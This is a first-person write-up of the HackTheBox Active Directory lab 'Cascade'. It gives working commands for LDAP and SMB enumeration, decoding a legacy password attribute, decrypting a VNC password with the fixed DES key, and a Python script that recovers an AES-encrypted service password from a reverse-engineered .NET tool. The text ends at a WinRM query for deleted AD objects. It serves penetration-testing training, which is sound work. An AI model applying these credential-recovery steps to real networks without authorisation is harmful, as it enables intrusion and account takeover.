Cascade: A medium HackTheBox machine

Overview
Cascade is a medium Active Directory box and probably my most detailed writeup in terms of methodology. A legacy password attribute left in LDAP gives the first foothold, and from there it’s share enumeration, VNC password decryption, reverse engineering a custom .NET audit tool to extract an AES-encrypted password, and finally abusing AD Recycle Bin access to recover a deleted admin account’s credentials.
Reconnaissance
When doing a hackthebox windows machine, my nmap scan is usually just nmap -A, for an agressive scan against the ip address we’re given, it’s usually enough, only if stuck do I go for a full port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
nmap -A 10.129.3.154 -o 10.129.3.154.txt -v

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-08 19:08:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
we see the usual ports you’d expect open in a DC environment, 53 dns tcp, 88 for kerberos, ldap, ldaps, winrm, rdp sometimes and ldap catalog etc.
we also generate a hosts file using nxc, and add the result to our hosts file :
1
2
3
4
5
nxc smb 10.129.3.154 --generate-hosts-file hosts
SMB         10.129.3.154    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)

$ cat hosts
10.129.3.154     CASC-DC1.cascade.local cascade.local CASC-DC1
something to notice and keep in mind here is the windows version, this seems to be either windows 7 or windows erver 2008 R2 Build 7601 x64, nxc isn’t sure here to it’s displaying both, you never know when these kind of observations come in handy.
after this 3 things I do usually try, the default Guest account, null session auth, and credentials I know they’re wrong, like -u ‘a’ -p ‘’, this is just to gauge the DC’s response to it and if it falls back to any Guest login, we try this for both smb and ldap, I have a little script to automate this, as null session auth may be allowed only in ldap and not on smb, always never assume, always verify. I do this to have a full picture of the environment I am at. this maybe my most detailed writeup as I go over these things and my overall methodology, after all it’s a pain writing writeups, and since it’s my first writeup, I’d like to say that I do writups like these only for boxes and challenges that I actually enjoyed or had something interesting about them ….

I am not really sure since I’m writing this just from my speedrunned notes when I solved it, but I guess the Guest account was disabled, but null session was allowed for both smb and ldap.
The most strategic step in AD here is to get a list of users, the best way to go about it is ldap, as using nxc with ldap is usually much more accurate, it gets us the users and shows us the description of each, as that’s a field to watch for, quite the common practice for employees to leave their credentials there for easy copy pasting. quite common to use the username as password, something I would try and verify, especially for generic accounts, like intern, support, IT, that’s meant to be shared and used by a group of people, I was saying that I prefer ldap over smb –rid-brute, for that exact reason and it’s accurate, it basically just queries what’s in the database, if it’s not there then it’s not there. one thing to note here that sometimes we may not get all the results that are there, either for permission issues that our user is not permitted to query for it, or that there is a limit to what you can query from a null session as we are now, this doesn’t mean –rid-brute is perfect, the way it works is by using rpc calls to the lsass process, it bruteforces the rid’s, which is the last digits you’d see in a sid, this is a topic for another day, the catch here is the default is 4000, so it will bruteforce from 500 ( the usual administrator account ) to 4000, all of these are assumptions that work most of the time, but when they don’t I believe you should understand what the tooling you use does, and its behavior, operating in production environments for clients is critical after all, I’m saying this cuz if you hit a wall sometimes and you know the domain would be a large one, it may be a good idea to increase it from 4000 to 10000, it would take some time but accurate, now I’m mentioning this, enumerating users can be done in many ways, depending on our context and what we have, a beautiful one I’ve come across is how to enumerate users from an mssql context, the technique uses SUSER_SNAME() RID cycling through MSSQL to enumerate Active Directory users, this has been documented by Scott Sutherland (nullbind) from NetSPI, quite the interesting fellow, and good articles to read and script the whole process, metasploit has modules for that ( and yeah there is a difference between bruteforcing logins and AD users ) . I said too much and this remains a topic for another day.
no classic path worked here, so back to querying ldap :
1
2
3
4
5
6
7
8
9
10
11
12
ldapsearch -x -H ldap://10.129.3.154 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=cascade,DC=local
now that we have the namingcontexts, we proceed to query security principals and I’m interested in users, comes from experience and what helped me finish the CPTS in 3 days, intuition I would say, I just the attack paths before I execute it, I see when things feel off, and I see when I should prioritize something over the other, so no rabbit holes, at least this works in a CTF environment like htb, being more thorough is still the way to go and finding a balance between intuition and being thorough, as pentest missions are quite time constrained it’s just experience I’d say, when you get familiar with it, you’ll know where to look too :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
 ldapsearch -x -H ldap://10.129.3.154 -b 'DC=cascade,DC=local' '(objectClass=Person)'

 < SNIP >
 7988-sAMAccountName: r.thompson
8015-sAMAccountType: 805306368
8041-userPrincipalName: r.thompson@cascade.local
8085-objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
8158-dSCorePropagationData: 20200126183918.0Z
8199-dSCorePropagationData: 20200119174753.0Z
8240-dSCorePropagationData: 20200119174719.0Z
8281-dSCorePropagationData: 20200119174508.0Z
8322-dSCorePropagationData: 16010101000000.0Z
8363-lastLogonTimestamp: 132294360317419816
8402-msDS-SupportedEncryptionTypes: 0
8435:cascadeLegacyPwd: clk0bjVldmE=

< SNIP >
checking the users’s standard attributes, we stubmle upon this interesting field of the user r.thompson cascadeLegacyPwd, sure you recognized it as base64 and likely a password :
1
2
3
4
5
6
base64 -d <<< clk0bjVldmE=
rY4n5eva

$ nxc smb 10.129.3.154 -u r.thompson -p rY4n5eva
SMB         10.129.3.154    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.3.154    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva
and we got ourselves a foothold in the domain. next is rusthound-ce, I prefer rusthound-ce over bloodhound-ce since it collects more information about the certificate services than bloodhound-ce, in an ideal world you’d want to run them both, the most accurate collector is running sharphound on the machine itself if you have access to it.
1
2
3
4
5
6
7
8
9
10
rusthound-ce -d cascade.local -u r.thompson -p 'rY4n5eva' -z
---------------------------------------------------
Initializing RustHound-CE at 15:30:34 on 03/08/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-03-08T19:30:34Z INFO  rusthound_ce] Verbosity level: Info
[2026-03-08T19:30:34Z INFO  rusthound_ce] Collection method: All
[2026-03-08T19:30:34Z INFO  rusthound_ce::ldap] Connected to CASCADE.LOCAL Active Directory!
< SNIP >
while that runs in the background we check the shares our user has access to as we haven’t done yet and we can access yet, and seems our user can read the Data share just fine:

Checking the smb share :
1
2
3
4
5
6
7
smb: \IT\Email Archives\> ls
  .                                   D        0  Tue Jan 28 13:00:30 2020
  ..                                  D        0  Tue Jan 28 13:00:30 2020
  Meeting_Notes_June_2018.html       An     2522  Tue Jan 28 13:00:12 2020

		6553343 blocks of size 4096. 1627155 blocks available
smb: \IT\Email Archives\>
reading through the email : there is a mention of TempAdmin account, though we didn’t come across it, likely deleted ? they said this account that has the same password as the default Administrator account, that would be one of our goals in the future.
what confirms this theory is the presence of AD Recycle Bin:
1
2
3
4
5
6
7
8
9
smb: \IT\Logs\Ark AD Recycle Bin\> ls
  .                                   D        0  Fri Jan 10 11:33:45 2020
  ..                                  D        0  Fri Jan 10 11:33:45 2020
  ArkAdRecycleBin.log                 A     1303  Tue Jan 28 20:19:11 2020

		6553343 blocks of size 4096. 1627155 blocks available
smb: \IT\Logs\Ark AD Recycle Bin\> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as ArkAdRecycleBin.log (4.1 KiloBytes/sec) (average 8.2 KiloBytes/sec)
smb: \IT\Logs\Ark AD Recycle Bin\>
and reading through the logs we find :
1
2
3
4
5
6
7
8
9
10
11
12
2/10/2018 15:56	[MAIN_THREAD]	** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56	[MAIN_THREAD]	Validating settings...
2/10/2018 15:56	[MAIN_THREAD]	Running as user CASCADE\ArkSvc
2/10/2018 15:56	[MAIN_THREAD]	Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56	[MAIN_THREAD]	Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56	[MAIN_THREAD]	Exiting with error code 0
8/12/2018 12:22	[MAIN_THREAD]	** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22	[MAIN_THREAD]	Validating settings...
8/12/2018 12:22	[MAIN_THREAD]	Running as user CASCADE\ArkSvc
8/12/2018 12:22	[MAIN_THREAD]	Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22	[MAIN_THREAD]	Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22	[MAIN_THREAD]	Exiting with error code 0
there used to be a TempAdmin, if we can find his password that may still be the password for the administrator’s account.
digging more in the share we find :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
smb: \IT\Temp\> ls
  .                                   D        0  Tue Jan 28 17:06:59 2020
  ..                                  D        0  Tue Jan 28 17:06:59 2020
  r.thompson                          D        0  Tue Jan 28 17:06:53 2020
  s.smith                             D        0  Tue Jan 28 15:00:01 2020

		6553343 blocks of size 4096. 1626895 blocks available
smb: \IT\Temp\> cd s.smith
ls
smb: \IT\Temp\s.smith\> ls
  .                                   D        0  Tue Jan 28 15:00:01 2020
  ..                                  D        0  Tue Jan 28 15:00:01 2020
  VNC Install.reg                     A     2680  Tue Jan 28 14:27:44 2020

		6553343 blocks of size 4096. 1626895 blocks available
smb: \IT\Temp\s.smith\> get "VNC Install.reg"
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as VNC Install.reg (6.5 KiloBytes/sec) (average 7.8 KiloBytes/sec)
smb: \IT\Temp\s.smith\>
Exploitation
so the user s.smith has vnc installed ( just think of it like rdp functionality ).
I encountered VNC before, it uses a weak encryption DES, and the key is pretty much the same for all installations and it’s hardcoded ( e84ad660c4721ae0 ), wasn’t meant to be secure, just obfescated, and the “VNC Install.reg” we found has the “Password”=hex:6b,cf,2a,4b,6e,5a,ca,0f encrypted in hex format.
Since the encryption key is public knowledge and never changes, anyone can decrypt VNC passwords. this is a well-known and documented security issue with VNC.

1
2
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d
sT333ve2
using the above one-liner we decrypt the vnc password, and we found this in s.smith folder, it’s only logically I try if it works for him before anything else :
1
2
3
4
nxc smb 10.129.3.154 -u s.smith -p sT333ve2

SMB         10.129.3.154    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.3.154    445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2

s.smith can read the audit$ share and we check its contents with smbclient.

in the share we notice .exe files like CascAudit.exe which we’re not familiar with, and I love it, when a company uses their own developped software internally, client side applications, it’s alway worth it thinkering with and reverse engineering it in many ways, at least up to now, it hasn’t failed me before, and today seems to be Cascade’s day :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
smb: \> l
  .                                   D        0  Wed Jan 29 13:01:26 2020
  ..                                  D        0  Wed Jan 29 13:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 16:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 13:00:20 2020
  DB                                  D        0  Tue Jan 28 16:40:59 2020
  RunAudit.bat                        A       45  Tue Jan 28 18:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 02:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 02:38:38 2019
  x64                                 D        0  Sun Jan 26 17:25:27 2020
  x86                                 D        0  Sun Jan 26 17:25:27 2020

		6553343 blocks of size 4096. 1626758 blocks available
smb: \> get CascAudit.exe
getting file \CascAudit.exe of size 13312 as CascAudit.exe (14.3 KiloBytes/sec) (average 14.3 KiloBytes/sec)
smb: \> get CascCrypto.dll
getting file \CascCrypto.dll of size 12288 as CascAudit.exe (14.3 KiloBytes/sec) (average 14.3 KiloBytes/sec)
smb: \> cd DB
smb: \DB\> ls
  .                                   D        0  Tue Jan 28 16:40:59 2020
  ..                                  D        0  Tue Jan 28 16:40:59 2020
  Audit.db                           An    24576  Tue Jan 28 16:39:24 2020

		6553343 blocks of size 4096. 1627019 blocks available
smb: \DB\> get Audit.db
getting file \DB\Audit.db of size 24576 as Audit.db (24.4 KiloBytes/sec) (average 19.5 KiloBytes/sec)
smb: \DB\>
Let’s check Audit.db for quick wins :
1
2
3
4
5
6
sqlite3 Audit.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> select * from ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.local
sqlite>
trying to decode it :
1
2
base64 -d <<< BQO5l5Kj9MdErXx6Q6AGOw==
�����D�|zC�;
well, this is likely encrypted in some way, let’s not rush things and take a step back to understand the full image, now i’m saying this we haven’t checked bloodhound data yet, it’s something to do when we get bored of this.
opening the .exe file with ILSpy :

reading through the code tells us the function DecryptString() is responsible for decrypting the password, but we don’t see its code anywhere, it’s likely being imported from the CascCrypto.dll we saw before.
Tip: I haven’t tried running the executable file this time, it’s something worth doing overall, I had my share of quick wins just by lunching the executable and watching traffic using wireshark, just one of those things that come with experience!
we were right, by importing the dll, we find the function responsible for decrypting the password, all that’s left is writing a script to decrypt it, the function uses AES-CBC which requires both a key AND an initialization vector (IV), the key was defined in the .exe file c4scadek3y654321, and the IV was hardcoded in the dll 1tdyjCbY1Ix49842.
1
2
3
4
5
6
7
8
9
10
11
12
13
from Crypto.Cipher import AES
import base64

encrypted_b64 = "BQO5l5Kj9MdErXx6Q6AGOw=="

key = "c4scadek3y654321".encode()
iv = "1tdyjCbY1Ix49842".encode()

ciphertext = base64.b64decode(encrypted_b64)
cipher = AES.new(key, AES.MODE_CBC, iv)
password = cipher.decrypt(ciphertext).decode().rstrip('\x00')

print(f"Cleartext Password: {password}")
running the script :
1
2
python3 decrypt.py
Cleartext Password: w3lc0meFr31nd
and it works :
1
2
3
nxc smb 10.129.3.154 -u ArkSvc -p w3lc0meFr31nd
SMB         10.129.3.154    445    CASC-DC1         [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.3.154    445    CASC-DC1         [+] cascade.local\ArkSvc:w3lc0meFr31nd
going back to bloodhound we find that ArkSvc is in AD RECYCLE BIN , and we see the path to the deleted TempAdmin !
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ewp -i 10.129.3.154 -u ArkSvc -p w3lc0meFr31nd
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to '10.129.3.154:5985' as 'ArkSvc'
evil-winrm-py PS C:\Users\arksvc\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects

< SNIP >

Deleted           : True
